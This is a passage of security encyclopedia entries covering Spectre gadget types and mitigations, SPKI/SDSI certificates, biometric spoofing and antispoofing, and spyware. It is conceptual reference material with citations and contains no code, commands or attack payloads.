Spectre Gadgets

Spectre-type attacks require very specific code patterns in the victim domain, so-called gadgets, which are specific to the Spectre variant, the victim software, and hardware configuration and mitigation status. Gadgets can be divided into four categories:

1. *Prefetch* gadgets, which simply access a target address, i.e., no access to `array2` in Listing 1.

2. *Compare* gadgets, which access a target address and use the read value in a comparison, i.e., a comparison condition instead of the access to `array2` in Listing 1. If the attacker can additionally control the comparison value, it is possible to leak the precise value from the target address.

3. *Index* gadgets, which access a target address and use the read value to access another array, as shown in Listing 1. Ideally, the index is spread out in the address space, e.g., due to a large data type or a multiplication of the index with a constant. This type of gadget has received the most attention, both in industry and academia.

4. *Execute* gadgets, which execute code based on the value read from the target address, e.g., `array2` in Listing 1 would be a function pointer array that we call a function from.

However, despite numerous proposals, locating *all* gadgets in large real-world applications remains a difficult challenge. Consequently, several works reported manually discovered gadgets, as well as scenarios where gadgets can be injected into victim applications.

Application

Disclosed in January 2018, Spectre affected most application processors, including most Intel-, AMD-, IBM-, and ARM-based systems (Kocher et al., 2019). Following the discovery and report by Jann Horn in 2017, Intel requested two CVEs for the first two Spectre variants, CVE-2017-5753 and CVE-2017-5715. Kocher et al. (2019) discovered a Spectre-BTB gadget in a Windows library, allowing to leak arbitrary memory from a victim

process. They also injected Spectre-BTB and Spectre-PHT gadgets via JIT engines, e.g., in Chrome via JavaScript, and in the Linux kernel via eBPF filters.

There are different approaches to mitigate Spectre in practice. To mitigate Spectre-BTB, CPU vendors provide multiple features (For Intel, these are Indirect Branch Restricted Speculation (IBRS), Single Thread Indirect Branch Prediction (STIBP), and Indirect Branch Predictor Barrier (IBPB).) to prevent BTB mistraining across privilege levels, SMT threads, and processes. However, the problem of in-place BTB mistraining, similar as in Listing 1, is ignored. Google's *retpoline* (Turner, 2018) mitigation is a more complete software-level mitigation, replacing all indirect branches with return instructions that misspeculate into an endless loop containing `lfence`s. The actual target destination is pushed on the stack and returned to using the `ret` instruction, similar as in a ROP attack. Against Spectre-RSB, Intel (2018b) proposes RSB stuffing to prevent the BTB fallback mechanism, i.e., filling the RSB with a safe unexploitable address. Both Linux and Windows enable retpoline and RSB stuffing on affected machines by default (Intel, 2018b; Corp, 2019).

For Spectre-PHT, the situation is more complex. While complete mitigation is possible by disabling branch prediction, the performance impact would be prohibitively high. Practically mitigating all Spectre attacks likely will remain an open problem in the foreseeable future (Mcilroy et al., 2019). Selective mitigation of Spectre-PHT on the software level is possible with the use of `lfence` (ARM, and IBM have corresponding memory fencing instructions.) instructions in each gadget to break the link between misprediction starting instruction and the subsequent leaking instruction. Consequently, different proposals explored how to identify gadgets to augment or prove the absence of such gadgets, e.g., with static analysis (Intel, 2018a; Pardoe, 2018), taint tracking (Wang et al., 2018), symbolic execution (Guarnieri et al., 2020), and fuzzing (Oleksenko et al., 2020). An alternative to `lfence` can be the introduction of data dependencies (Oleksenko et al., 2018; Carruth, 2018) such that speculative operations cannot operate on sensitive data before the branch condition has been resolved. This idea has been implemented in LLVM and GCC under the name of speculative load hardening (SLH).

Kocher et al. (2019) proposed to track data loaded during transient execution and prevent their use in subsequent operations. Similarly, many

works propose hardware changes to prevent leakage by reducing resource sharing, or their use during speculation (Omar and Khan, 2019; Weisse et al., 2019; Schwarz et al., 2020; Yu et al., 2019). However, for some proposals, the security gain is unclear (Khasawneh et al., 2019; Yan et al., 2018; Saileshwar and Qureshi, 2019) as remaining leakage may still exist. Process isolation (Reis et al., 2019; The Chromium Projects, 2018) may introduce additional isolation and thus mitigate Spectre in some real-world scenarios.

Open Problems and Future Directions

Spectre is not a bug. The speculative behavior of the processor is intentional and brings evident performance and efficiency gains. Consequently, we can assume that practically mitigating all Spectre attacks will remain an open problem in the foreseeable future (Mcilroy et al., 2019). Future work will have to explore trade-offs and architectural changes to inform the hardware about when to speculate and when to be careful. Especially mitigating in-place same-domain variants of Spectre is often considered out of scope and therefore still remains an interesting challenge.

Despite many works on the discovery and detection of Spectre gadgets, it remains an open problem to find all exploitable Spectre gadgets in larger real-world projects. Furthermore, with more speculative operations and microarchitectural elements for these added, it is likely that the space of possible and practically available gadgets grows with each processor generation. As predictions extend beyond control flow to data values, likely, direct attacks on data value prediction will also become relevant.

Thus, initial predictions that Spectre “will haunt us for quite some time” (Kocher et al., 2018) remain true at this point.

Cross-References

Side-Channel Attacks
Timing Attack
Trusted Computing

References

Acıiçmez O, Koç CK, Seifert JP (2007) On the power of simple branch prediction analysis. In: AsiaCCS

Bhattacharya S, Maurice CMTN, Bhasin S, Mukhopadhyay D (2017) Template attack on blinded scalar multiplication with asynchronous perf-ioctl calls. Cryptology ePrint Archive, Report 2017/968

Canella C, Genkin D, Giner L, Gruss D, Lipp M, Minkin M, Moghimi D, Piessens F, Schwarz M, Sunar B, Van Bulck J, Yarom Y (2019a) Fallout: leaking data on meltdown-resistant CPUs. In: CCS

Canella C, Van Bulck J, Schwarz M, Lipp M, von Berg B, Ortner P, Piessens F, Evtyushkin D, Gruss D (2019b) A systematic evaluation of transient execution attacks and defenses. In: USENIX security symposium, extended classification tree and PoCs. https://transient.fail/

Carruth C (2018) RFC: speculative load hardening (a spectre variant #1 mitigation)

Corp M (2019). https://support.microsoft.com/en-us/help/4482887/windows-10-update-kb4482887

Evtyushkin D, Ponomarev D, Abu-Ghazaleh N (2016) Jump over ASLR: attacking branch predictors to bypass ASLR. In: MICRO

Evtyushkin D, Riley R, Abu-Ghazaleh NC, ECE, Ponomarev D (2018) BranchScope: a new side-channel attack on directional branch predictor. In: ASPLOS

Fog A (2016) The microarchitecture of Intel, AMD and VIA CPUs: an optimization guide for assembly programmers and compiler makers

Gruss D, Maurice C, Wagner K, Mangard S (2016) Flush+Flush: a fast and stealthy cache attack. In: DIMVA

Guarnieri M, Köpf B, Morales JF, Reineke J, Sánchez A (2020) SPECTECTOR: principled detection of speculative information flows. In: S&P

Horn J (2018a) Reading privileged memory with a side-channel

Horn J (2018b) speculative execution, variant 4: speculative store bypass

Intel (2018a) Intel analysis of speculative execution side channels. Revision 4.0

Intel (2018b) Retpoline: a branch target injection mitigation. Revision 003

Intel (2019) Intel 64 and IA-32 architectures optimization reference manual

Khasawneh KN, Koruyeh EM, Song C, Evtyushkin D, Ponomarev D, Abu-Ghazaleh N (2019) SafeSpec: banishing the spectre of a meltdown with leakage-free speculation. In: DAC

Kocher P, Horn J, Fogh A, Genkin D, Gruss D, Haas W, Hamburg M, Lipp M, Mangard S, Prescher T, Schwarz M, Yarom Y (2018) Meltdown and spectre. https://spectreattack.com

Kocher P, Horn J, Fogh A, Genkin D, Gruss D, Haas W, Hamburg M, Lipp M, Mangard S, Prescher T, Schwarz M, Yarom Y (2019) Spectre attacks: exploiting speculative execution. In: S&P

Koruyeh EM, Khasawneh K, Song C, Abu-Ghazaleh N (2018) Spectre returns! Speculation attacks using the return stack buffer. In: WOOT

Lee S, Shih M, Gera P, Kim T, Kim H, Peinado M (2017) Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In: USENIX security symposium

Maisuradze G, Rossow C (2018) ret2spec: speculative execution using return stack buffers. In: CCS

Mcilroy R, Sevcik J, Tebbi T, Titzer BL, Verwaest T (2019) Spectre is here to stay: an analysis of side-channels and speculative execution. arXiv:190205178

Oleksenko O, Trach B, Reiher T, Silberstein M, Fetzer C (2018) You shall not bypass: employing data dependencies to prevent bounds check bypass. arXiv:180508506

Oleksenko O, Trach B, Silberstein M, Fetzer C (2020) Bringing spectre-type vulnerabilities to the surface. In: USENIX security

Omar H, Khan O (2019) IRONHIDE: a secure multicore architecture that leverages hardware isolation against microarchitecture state attacks. arXiv:190412729

Osvik DA, Shamir A, Tromer E (2006) Cache attacks and countermeasures: the case of AES. In: CT-RSA

Pardoe A (2018) Spectre mitigations in MSVC

Reis C, Moshchuk A, Oskov N (2019) Site isolation: process separation for web sites within the browser. In: USENIX security symposium

Saileshwar G, Qureshi MK (2019) Cleanupspec: an undo approach to safe speculation. In: MICRO

Schwarz M (2019) Software-based side-channel attacks and defenses in restricted environments. PhD thesis, Graz University of Technology

Schwarz M, Lipp M, Canella C, Schilling R, Kargl F, Gruss D (2020) ConTExT: a generic approach for mitigating spectre. In: NDSS

Shacham H (2007) The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In: CCS

The Chromium Projects (2018) Site isolation

Turner P (2018) Retpoline: a software construct for preventing branch-target-injection. https://support.google.com/faqs/answer/7625886

Wang G, Chattopadhyay S, Gotovchits I, Mitra T, Roychoudhury A (2018) oo7: low-overhead defense against spectre attacks via binary analysis. arXiv:180705843

Weisse O, Neal I, Loughlin K, Wenisch TF, Kasikci B (2019) NDA: preventing speculative execution attacks at their source. In: MICRO

Yan M, Choi J, Skarlatos D, Morrison A, Fletcher CW, Torrellas J (2018) InvisiSpec: making speculative execution invisible in the cache hierarchy. In: MICRO

Yarom Y, Falkner K (2014) Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In: USENIX security symposium

Yu J, Yan M, Khyzha A, Morrison A, Torrellas J, Fletcher CW (2019) Speculative Taint Tracking (STT) a comprehensive protection for speculatively accessed data. In: MICRO

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300934

Spectre Attack

Spectre

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300935

Spectre Variant 1

Spectre

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300936

Spectre Variant 2

Spectre

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_135

SPKI

Carl M. Ellison[154] ✉
(154) New York, NY, USA

✉ **Carl M. Ellison**
Email: meetu.lall@springer.com
Email: cme@acm.org

SPKI (Simple Public Key Infrastructure) (Ellison n.d.; Ellison et al. 1999) was developed starting in1995 to remedy shortcomings (Ellison 2002) in the existing ID certificate definitions: X.509 and PGP (Pretty Good Privacy). It provided the first authorization certificate definition (Blaze n.d.; ISO/IEC n.d.). Originally, SPKI used no names for key holders but, after the merger with SDSI (Simple Distributed Security Infrastructure), now includes both named key holders and named groups or roles—specifying authorization grants to names and definitions of names (membership in named groups).

In public-key security protocols, the remote party (the *prover*) in a transaction is authenticated via public key cryptography. Upon completion of that authentication, the *verifier* has established that the prover has control over a particular private key—the key that corresponds to the public key the verifier used. This public key is itself a good identifier for the prover. It is a byte string that is globally unique. It also has the advantages of not requiring a central ID creator or distributor and of being directly usable for authentication. However, since anyone can create a key pair at any time, a raw public key has no security value. It is the purpose of a certificate to give value or meaning to this public key.

ID certificate systems bind names to public keys. This is an attempt to directly answer the question “who is that other party?” The shortcomings of ID certificates that SPKI addresses are:

1. Because there is no single, global name source, names are not globally unique. Therefore, mapping from public key to name can introduce nonuniqueness. In SPKI, the real identifier is a public key or its cryptographic hash—each of which is globally unambiguous.

2. Names have no special value to a computer, but are strongly preferred by people over raw keys or hash values. However, people have a limited ability to distinguish from among large numbers of names, so the use of names can introduce scaling problems. The original SPKI did not use names, but SDSI names are defined by the *Relying Party (RP)* and presumably limited to the set that the RP can distinguish.

3. Name assignments are made by some Certificate Authority*(CA)* and the introduction of that additional component reduces overall system security. In SPKI/SDSI there is no CA, in the X.509 sense.

4. The real job is to make a security decision and a name by itself does not give enough information to make that decision. SPKI carries authorization information.

There are certain characteristics of SPKI/SDSI that set it apart from other certificate systems: SDSI names, authorization algebra, threshold subjects, canonical S-expressions, and certificate revocation (authorization architecture, authorization management, and authorization policy).

SDSI Names: Keys, and by implication their keyholders, need to be identified. SPKI uses the public key itself or its cryptographic hash as the ID of the key and the keyholder. This ID is globally unique and requires no issuer, therefore no expense or added insecurity of an ID issuer. For computers and the protocols between them, this ID is nearly perfect: globally unique and directly authenticable. The hash of the key has the added advantage of being fixed length.

For humans, such IDs fail miserably. They have no mnemonic value. SPKI uses SDSI names for human interfaces. Each human in a system using SPKI/SDSI maintains his or her own dictionary mapping between that human's preferred name for a keyholder and the public key or hash. The human operator can see friendly and meaningful names displayed via a UI, while the underlying system uses the key or its hash as an ID.

Source of Names

There is sometimes confusion among *X.509*, *PGP*, and SDSI—all of which build name certificates. The best way to distinguish them is via the source of the names used (see Table 1).

SPKI, Table 1 Certificate name sources

Type	Source of names
X.509	Certificate Authority (CA)
PGP	End Entity (EE)
SDSI	Relying Party (RP)

X.509 started out planning to use globally unique assigned names from the one global X.500 directory. That single directory has never been created and is unlikely ever to be. This leaves X.509 names to be chosen by the CA that issues a certificate. PGP leaves choice of name up to the person generating the key. SDSI gives choice of name to the person who will need to use that name.

Advantage of SDSI Names *Advantage of SDSI Names*. When a name is used by a human, the correctness of that use depends on whether the human calls the correct person, thing, or group, to mind on seeing the name. When SDSI names are used, the one who chose that name is the same person who must correctly understand the linkage between the name and the person, thing, or group.

For example, the RP might choose the SDSI name “John Smith,” if the RP knows only one John Smith—but a global naming authority would form “John Smith 3751” or jsmith39@localisp.net and require the RP to somehow deduce from that name which John Smith was intended. If the RP has an offline channel to John Smith and can ask him what his global ID is, then the RP can keep a local mapping from his preferred “John Smith” to the global name—but that is exactly what happens with SDSI (the global name being the hash of a key). If the RP does not have off-line contact with this John Smith, then the RP is forced to guess which John Smith is behind the name—and that guess is a source of security error (Dohrmann and Ellison 2002).

Group Names

Both X.509 and PGP assume that the name is of an individual. SDSI names are of groups or roles. A named individual is a group of one.

Globally Unique SDSI Names

There are times when a SDSI name needs to be included in a certificate: when rights are assigned to the name or the name is added to some other named group. Since SDSI names are inherently local, a global form must be constructed. For example:

> (name (hash sha 1 #14dc6cb49900bdd6d67f03f91741 cfefa2d26fa2#) Leanna)
>
> stands for the name Leanna in the local dictionary of the keyholder of the key that hashes via SHA1 to 14dc6cb49900bdd6d67f03f91741cfefa2d26fa2.

This is an advantage of SPKI/SDSI over other ID certificate forms. SDSI knew that names were local and had to do something to make them globally unique while X.509 and PGP assumed names were global, even when they were not.

AUTHORIZATION ALGEBRA: SPKI carries authorization information in its certificates and (Access Control List) ACL entries. This authorization is constrained to be in a language defined by SPKI so that the SPKI library can perform set intersections over authorizations. Each authorization is a set of specific permissions. That set is expressed as an enumeration (a literal set) or in a closed form (e.g., ranges of strings or numbers). The language is defined by intersection rules (Ellison et al. 1999) that were designed to permit the intersection of two authorization sets to be expressed in the same closed form (authorization architecture, authorization management, and authorization policy).

By contrast, X.509v3 certificate extensions can be used to carry permission information, but because the extension is completely free-form, custom code must be written to process each different extension type.

FORMAT. An SPKI certificate has five fields:

- *Issuer*. The key of the certificate issuer.

- *Subject*. A key, hash, SDSI name or threshold subject construct.
- *Delegation*. A Boolean, indicating whether the Subject is allowed to delegate some or all of the rights granted here.
- *Tag*. A canonical S-expression listing a set of rights granted by the issuer to the subject.
- *Validity*. Limits on validity: not-before or not-after dates, requirements to check online status or to get a revocation list, etc.

An SPKI ACL entry has fields 2.5 of the above since the authority (issuer) of an ACL entry is the machine that holds it.

A name membership certificate has four fields:

1. Issuer

2. Name being defined

3. Subject (key, hash or name)

4. Validity

There is one certificate for each member of a name.

A *threshold subject* is a list of N subjects (possibly including a subordinate threshold subject) and a parameter K. Only when K of the N subjects agree to delegate some rights or sign some document is that certificate or ACL entry considered valid. (The keys used by these subjects need not be in the same algorithm so, among other things, a threshold subject might tolerate the catastrophic break of one algorithm.)

Canonical S-Expressions (CSEXP)

SPKI/SDSI certificates are expressed and communicated as canonical S-expressions. An S-expression is of power equivalent to XML (Extensible Markup Language). Canonical S-expressions are binary forms with only one possible encoding. S-expressions in SPKI/SDSI are constrained to have each list start with an atom (the equivalent of an XML element name). Atoms are binary strings, with an explicit length stated, so CSEXP creation is trivial. CSEXP parsing requires less than 10 KB of code, in the open-

source implementation. If element names are kept small, CSEXP binary forms are smaller than equivalent ASN.1 forms.

Advantage of SDSI Names CERTIFICATE REVOCATION. At the time SPKI was designed, X.509 used *Certificate Revocation Lists (CRL)* that were optional and were not dated. A new CRL could be issued at any time and would override any prior CRL. In SPKI, revocation is deterministic. Each certificate that could be subject to revocation includes the revocation/validation agent's key and URL and all validity instruments (CRLs, etc.) have contiguous, nonoverlapping date ranges.

Advantage of SDSI Names IMPLEMENTATIONS. SPKI certificates are used in HP's eSpeak and several prototype systems. It is available in open source code in two sourceforge.net projects: CDSA and JSDSI. SPKI's spiritual descendent XrML V.2 (ISO/IEC n.d.) is in use in Microsoft's Rights Management Services (RMS).

Recommended Reading

Blaze M. KeyNote

Dohrmann S, Ellison C (2002) Public-key support for collaborative groups. In: 1st Annual PKI research workshop, April 2002, pp 139–148

Ellison C (2002) Improvements on conventional PKI wisdom. 1st Annual PKI Research Workshop, April 2002

Ellison C. SPKI/SDSI certificates. http://theworld.com/~cme/html/spki.html

Ellison C, Frantz B, Lampson B, Rivest R, Thomas B, Ylönen T (1999) SPKI certificate theory. IETF RFC2693, September 1999

ISO/IEC JTC1/SC29/WG11/N5231XrML V.2 (MPEG-21 rights expression language)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300937

Spontaneous Device Association

Secure Device Pairing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300938

Spoofing a Hall Sensor

Hall Sensor Security, The

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1525

Spoofing and Antispoofing

Ajita Rattani[155] ✉ and Massimo Tistarelli[156] ✉
(155) Electrical Engineering and Computer Science, Wichita State University, Wichita, KS, USA
(156) Computer Vision Laboratory, Department of Sciences and Information Technology, University of Sassari, Alghero, Sassari, Italy

✉ **Ajita Rattani (Corresponding author)**
Email: ajita.rattani@wichita.edu

✉ **Massimo Tistarelli**
Email: tista@uniss.it
Email: mtista@gmail.com

Synonyms

Fake biometrics; Liveness detection

Definitions

In the field of biometrics, a spoofing attack occurs when an attacker mimics the biometric trait of another individual to circumvent a biometric authentication system. Antispoofing algorithms have been proposed as a countermeasure against spoof attacks.

Background


Vulnerability of biometric system to spoof attacks is well known. Despite progress in antispoofing methods, spoofing attacks still pose a major threat

to the biometric system (Rattani and Derakhshani, 2018). Fingerprint recognition system can be spoofed using fake fingerprints fabricated using latex, gelatin, and wood glue (Orrù et al., 2019). Figure 1 shows an example of fake fingerprint fabricated using latex, gelatin, and wood glue materials.



Spoofing and Antispoofing, Fig. 1 Example of fake fingerprint fabricated using three different materials

Spoof attacks against face recognition system mainly consist of (i) print attacks, (ii) replay attacks, and (iii) 3D mask attacks (Hadid, 2014). Print attacks can be executed using a simple photograph of the enrolled person's face, which may be displayed in hard copy or on a mobile screen. The video replay attacks are performed by displaying a video on a mobile screen. Figure 2 shows an example of print, replay, and 3D mask attacks for face biometrics. Compared to attacks against fingerprint, iris, or speech recognition systems, the ubiquitous nature of image acquisition devices such as cameras and social medias, such as Facebook, allows attackers to acquire facial images of a user easily and discretely. A study conducted using commercial off-the-shelf matchers demonstrated that state-of-the-art face recognition methods are fragile against spoofing attacks. Existing antispoofing algorithms extract textural, anatomical, physiological, and deep features for spoof detection from biometric images (Rattani et al., 2015).



Spoofing and Antispoofing, Fig. 2 Example of print, replay, and 3D masks attacks for face biometrics

Application

Antispoofing algorithms are integrated with the biometric system in order to enhance robustness against the adversarial spoof attacks (Rattani and Poh, 2013). During the deployment stage, the biometric image classified as live is used for further processing. The existing antispoofing methods can be coarsely classified into motion analysis-based (Patel et al., 2016), texture-based (Chingovska et al., 2012; Rattani et al., 2015), image quality-based (Galbally et al., 2014), and deep learning-based (Galbally and Marcel, 2014) methods. Deep learning-based methods have proven to be more effective than the aforementioned methods. Worth mentioning, antispoofing and liveness detection modules can systematically degrade the overall performance of any biometrics system due to the false reject rate of the live samples misclassified as fake.

Open Problems and Future Directions

As a part of future work, advanced, computationally efficient and on-device mobile spoof detection methods based on deep learning may be developed (Wen et al., 2016). Deep learning models with advanced loss functions may be used for the task. Further, the development of advanced and open-set liveness/antispoof detection methods for known and novel spoof attacks should be the path forward (Rattani et al., 2015).

Summary

In this entry, spoofing attack and antispoofing countermeasure are defined, and the background is presented. Further, the applications, open issues, and future research directions are enumerated.

References

Chingovska I, Anjos A, Marcel S (2012) On the effectiveness of local binary patterns in face anti-spoofing. Proc Int Conf biometrics Special Interest Group. pp 1–7

Galbally J, Marcel S (2014) Face anti-spoofing based on general image quality assessment. Proc Int Conf Pattern Recogn 1173–1178

Galbally J, Marcel S, Fierrez J (2014) Image quality assessment for fake biometric detection: application to iris, fingerprint, and face recognition. IEEE Trans Image Process 23(2):710–724 [MathSciNet]

Hadid A (2014) Face biometrics under spoofing attacks: vulnerabilities, countermeasures, open issues, and research directions. In: IEEE Conference on Computer Vision and Pattern Recognition Workshops

Orrù G, Casula R, Tuveri P, Bazzoni C, Dessalvi G, Micheletto M, Ghiani L, Marcialis GL (2019) Livdet in action – fingerprint liveness detection competition 2019. CoRR

Patel K, Han H, Jain A (2016) Cross-database face antispoofing with robust feature representation. Lect Notes Comput Sci 9967:611–619

Rattani A, Derakhshani R (2018) A survey of mobile face biometrics. Comput Elect Eng 72:39–52

Rattani A, Poh N (2013) Biometric system design under zero and non-zero effort attacks. Madrid, IEEE Int. Conf on Biometrics. pp 1–8

Rattani A, Scheirer WJ, Ross A (2015) Open set fingerprint spoof detection across novel fabrication materials. IEEE Trans Inf Forensic Secur 10(11):2447–2460

Wen A, Zhang R, Li Z, Qiao Y (2016) A discriminative feature learning approach for deep face recognition. Proc. the 11th Chinese Conference on Biometric Recognition. pp 499–515

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_792

Spyware

Nary Subramanian[157] ✉
(157) Department of Computer Science, The University of Texas at Tyler, Tyler, TX, USA

✉ **Nary Subramanian**
Email: NSubramanian@uttyler.edu

Synonyms

Adware; Malware; Trojan

Definition

Spyware is a software program running on a computing device that monitors the activities of the users of the device without the users' knowledge and reports that information to an external agency.

Background

Very frequently, in several computing devices including desktops, laptops, PDAs, and smartphones, software products have been detected running in the background, unknown to the users of these devices, that collect user data including their user names, passwords, credit card details, their contacts, other personal information, websites visited, personal habits such as frequently shopped for items, sports and movie preferences, and eating preferences. Usually such data are then sent, again unknown to the user, to an external agency which may then profit by selling this information to marketing agencies and others. Software products that perform this spying

on behalf of external agencies are referred to as spyware. Studies have shown that almost 90% of consumer PCs have been infected with spyware and that on an average a PC has about 30 pieces of spyware (Spy-proofing your Computer, Shiela Ward 2005). Typically, home PCs have been infected more than industry PCs (Kirk 2008). Several PC users have lost personal data through spyware and have faced subsequent financial losses as well when their bank accounts and passwords were fraudulently accessed by spyware customers (Evans 2005). While spyware has invaded PCs through free and purchased software, recently Internet has emerged as the leading source of spyware infections. In 2006, trojan horses infected 31% of PCs, system monitors infected 6% of PCs, and adware infected 59% of PCs. Cost to recover from spyware infection was US $100 per infection in 2007. Identity theft was reported by about 32% of spyware infected users and the total losses due to identity theft has been estimated by US Federal Trade Commission at $50 billion in 2006 (Evans 2005). Examples of spyware include Trojan-Downloader-Zlob which is a trojan horse downloader, Perfect Keylogger that records all internet sites visited besides all keystrokes and mousclicks, and FavoriteMan which is a browser helper object for Internet Explorer that connects to the internet, transmits your email address, and installs other programs. Most spyware seem to target devices operating on Microsoft's Windows operating systems since, as one theory goes (Remove antivirus soft (uninstall guide) 2010), they are in the majority of PCs and laptops; however, spyware in the form of adware target users of all operating systems including Mac OS, Linux, and Windows.

Theory

When a person goes to an on-line bookseller's website (such as Amazon.com), logs in with her id and password, then selects a book to purchase, provides credit card details, and then purchases the book – the person is confident of the transaction being secure since Amazon.com is a trusted site and uses secure technologies for collecting information; however, the person may not realize that there could be an eavesdropper in her own machine that has monitored all her key strokes and stored them, and at a convenient time transmits them to an external agent. Now the agent has all the keystrokes the person made, can parse the different fields (such as www.amazon.com, user id, password, etc.), and get personal data that the person

would normally not want others to know. That “eavesdropper” is a software program called keylogger whose job is to record all keystrokes made by a user, and keylogger is an example of spyware. But the worst part is that many people infected with a keylogger do not realize that the spyware exists. Other kinds of spyware include email redirector that redirects all incoming and outgoing emails to another one for monitoring (Consumer report 2006), screen recorder that regularly takes snapshots of screens and sends them to an external agency (Consumer report 2006), chat loggers, URL recorders, and adware that pops-up ads based on user preferences or the sites the user visits.


One of the most noticeable impact of the presence of spyware is the often significant reduction in the performance of the computing device since memory and processing cycles are consumed by the spyware running in the background. So how does the spyware infect a user’s computing device? Most of the time spyware gets installed by the actions of the users themselves such as by clicking a link on an email which may download a spyware program or by subscribing to free offers from a website that in turn downloads the spyware as well, or it may be supplied as a trojan wherein it is seemingly benign in application but is actually a spyware. Spyware has also been found bundled as part of procured software – both free and purchased. If the spyware is an adware, then the users will immediately notice a spurt in ads popping up on the computing device that was not occurring earlier; adware also tends to overwrite hosts file on computing devices that directs users to advertisers’(or other interested parties’) sites instead of the usual homepage. If the spyware is more insidious such as a keylogger, then other than a performance hit of the device the users may not notice any explicit behavior change of the device. There is a class of spyware called “ransomware” that displays frightening scenarios of infection in a user’s device, the removal of which requires private information to be provided by the user; a notorious example of this type is the Antivirus Soft (Spy-proofing your Computer, Shiela Ward 2005) that indicates usually misleadingly that users have been infected with different types of malware, and that if they purchase Antivirus Soft, all problems can be fixed – this spyware is actually masquerading as an anti-spyware software! Rootkit is another type of spyware that hides its presence from other applications (including anti-spyware programs) by manipulating the

operating system but at the same time getting access to users' information from the system.

It is difficult to get rid of spyware from a computing device and that can happen only when users realize that they have been infected in the first place! Typically, anti-spyware programs can help detect and isolate most spyware – however, they need to be kept updated by the users so that information on new spyware is added to the existing anti-spyware software. Some anti-spyware programs also prevent spyware infections. Otherwise the only solution may be to format the device's mass storage (the hard disk for computers) and re-image the operating system and applications. Symantec's Norton Internet Security software is an example of anti-spyware protection program; others include Trend Micro's antivirus and anti-spyware, McAfee Anti-Spyware, and Microsoft's Windows Defender. There are both single-user versions of anti-spyware as well as enterprise versions that take care of the needs at the enterprise level – Symantec's Endpoint Protection software is an anti-spyware software program that blocks spyware infection at the enterprise level. For Rootkits, there are several detectors including Microsoft's Sysinternals Rootkit Revealer, Sophos' Anti-Rootkit, and F-Secure's Blacklight.

